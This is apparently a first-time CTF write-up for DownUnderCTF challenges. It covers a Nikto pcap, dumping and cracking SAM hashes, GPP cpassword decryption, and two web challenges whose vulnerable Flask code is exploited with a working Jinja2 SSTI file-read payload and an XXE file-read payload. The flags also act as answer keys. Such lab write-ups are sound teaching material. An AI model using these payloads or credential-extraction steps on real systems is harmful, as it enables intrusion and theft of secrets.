
Entered the name of the building as flag and it worked!
FLAG =
DUCTF{Four_Points_by_Sheraton_Singapore}
Forensics
Baby’s First Forensics
Challenge: They’ve been trying to breach our infrastructure all morning! They’re trying to get more info on our covert kangaroos! We need your help, we’ve captured some traffic of them attacking us, can you tell us what tool they were using and its version?
NOTE: Wrap your answer in the DUCTF{}, e.g. DUCTF{nmap_7.25}
Author: Pix
We are given a pcap file and we have to analyze. So I opened the pcap file in wireshark and started looking at the packets.
Immediately after looking at the pcap file, I see a large amount of requests to a specific IP address… As if someone is using automated tools.
After looking at the packet, We can see that the User-Agent is User-Agent: Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:Port Check) which is a tool used for web server scanning.

All in all, pretty easy challenge.
FLAG :
DUCTF{Nikto_2.1.6}
SAM I AM
Challenge: The attacker managed to gain Domain Admin on our rebels Domain Controller! Looks like they managed to log on with an account using WMI and dumped some files.
Can you reproduce how they got the Administrator’s Password with the artifacts provided?
Place the Administrator Account’s Password in DUCTF{}, e.g. DUCTF{password123!}
Author: TurboPenguin
So, We are given a SAM file and a System file.
The first thing I do is google how to extract hash from these files.
So i found a tool called samdump2 for kali linux - samdump2
the command is simple
1
samdump2 <system_file> <sam_file> -o <output_file>
so after running that we get our hash(es)
1
2
Administrator:500:aad3b435b51404eeaad3b435b51404ee:476b4dddbbffde29e739b618580adb1e:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hash Format Analysis
1
username:RID:LM Hash:NTLM Hash:::
NTML Hash is the Hash which consists of the user’s password, we can crack this hash using multiple tools like hashcat, johntheripper or make use of online tool like crackstation.
For this challenge we will make use of crackstation.

We got the password!! Now to test it…. and it worked!
FLAG :
DUCTF{!checkerboard1}
Bad Policies
Challenge: Looks like the attacker managed to access the rebels Domain Controller.
Can you figure out how they got access after pulling these artifacts from one of our Outpost machines?
Author: TurboPenguin
We are given a zip file which after extracting seems contained a bunch of policies. At the time I didn’t have knowledge about them.
After going through the files found something interesting, cpassword in one of the files. I didn’t know how to crack cpassword so I googled it and found a blog post on how to crack it.
I also found out its called GPP (Group Policy Preferences) and there is a tool called gpp-decrypt which can be used to decrypt the cpassword.
So I ran the tool and got the password very easily.

FLAG :
DUCTF{D0n7_Us3_P4s5w0rds_1n_Gr0up_P0l1cy}
Web
Parrot the Emu
Challenge: It is so nice to hear Parrot the Emu talk back
Author: richighimi
We are given a website link and also the source code of the website.
After looking at source code we can see a common SSTI vulnerability that is using render_template_string() without any sanitization.
blog on how to prevent such vuln :- SSTI Prevention
Vulnerable Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
@app.route('/', methods=['GET', 'POST'])
def vulnerable():
    chat_log = []

    if request.method == 'POST':
        user_input = request.form.get('user_input')
        try:
            result = render_template_string(user_input)
        except Exception as e:
            result = str(e)

        chat_log.append(('User', user_input))
        chat_log.append(('Emu', result))

    return render_template('index.html', chat_log=chat_log)
To confirm SSTI We can use the payload {{7*7}} ( Any other math operation can be used )

Vulnerability Confirmed. Now to craft a payload.
I found a blog on how to exploit this vulnerability and crafted a payload. Blog
after following the steps to construct to payload through the blog i made the final payload
payload = {{1337.__class__.__mro__[1].__subclasses__()[92].__subclasses__()[0].__subclasses__()[0]('./flag').read()}}

And there we have the flag!
FLAG :
DUCTF{PaRrOt_EmU_ReNdErS_AnYtHiNg}
zoo feedback form
Challenge: The zoo wants your feedback! Simply fill in the form, and send away, we’ll handle it from there!
Author: richighimi
We are given a website link and also the source code of the website.
Vulnerable Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19

@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        xml_data = request.data
        print(xml_data.decode('utf-8'))
        try:
            parser = etree.XMLParser(resolve_entities=True)
            root = etree.fromstring(xml_data, parser=parser)
        except etree.XMLSyntaxError as e:
            return render_template_string('<div style="color:red;">Error parsing XML: </div>', error=str(e))
        feedback_element = root.find('feedback')
        if feedback_element is not None:
            feedback = feedback_element.text
            return render_template_string('<div style="color:green;">Feedback sent to the Emus: </div>', feedback=feedback)
        else:
            return render_template_string('<div style="color:red;">Invalid XML format: feedback element not found</div>')

    return render_template('index.html')
The code is vulnerable to XXE (XML External Entity) attacks, as XMLParser is set to resolve entities. This allows attackers to send malicious XML payloads with the !ENTITY directive to read files from the server. XXE can be used to access sensitive data, execute remote requests, or perform denial-of-service attacks.
I found a common payload and modified it to read the flag file.
1
2
3
4
5
6
7
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "file:///app/flag.txt">
]>
<root>
  <feedback>&xxe;</feedback>
</root>
We can’t send the payload directly through the UI as it wraps the input we give in ${feedback} so we have to use burp suite or similar tools which can send request directly to the server.
1
2
3
4
<?xml version="1.0" encoding="UTF-8"?>
<root>
    <feedback>${feedback}</feedback>
</root>
I used burp repeater to send the payload.

and there we have the flag!
FLAG :
DUCTF{emU_say$_he!!0_h0!@_ci@0}
Conclusion
Thank you for reading my first CTF write-up! I hope you found it informative and enjoyable. Your feedback is greatly appreciated, as it will help me improve future write-ups. Happy hacking!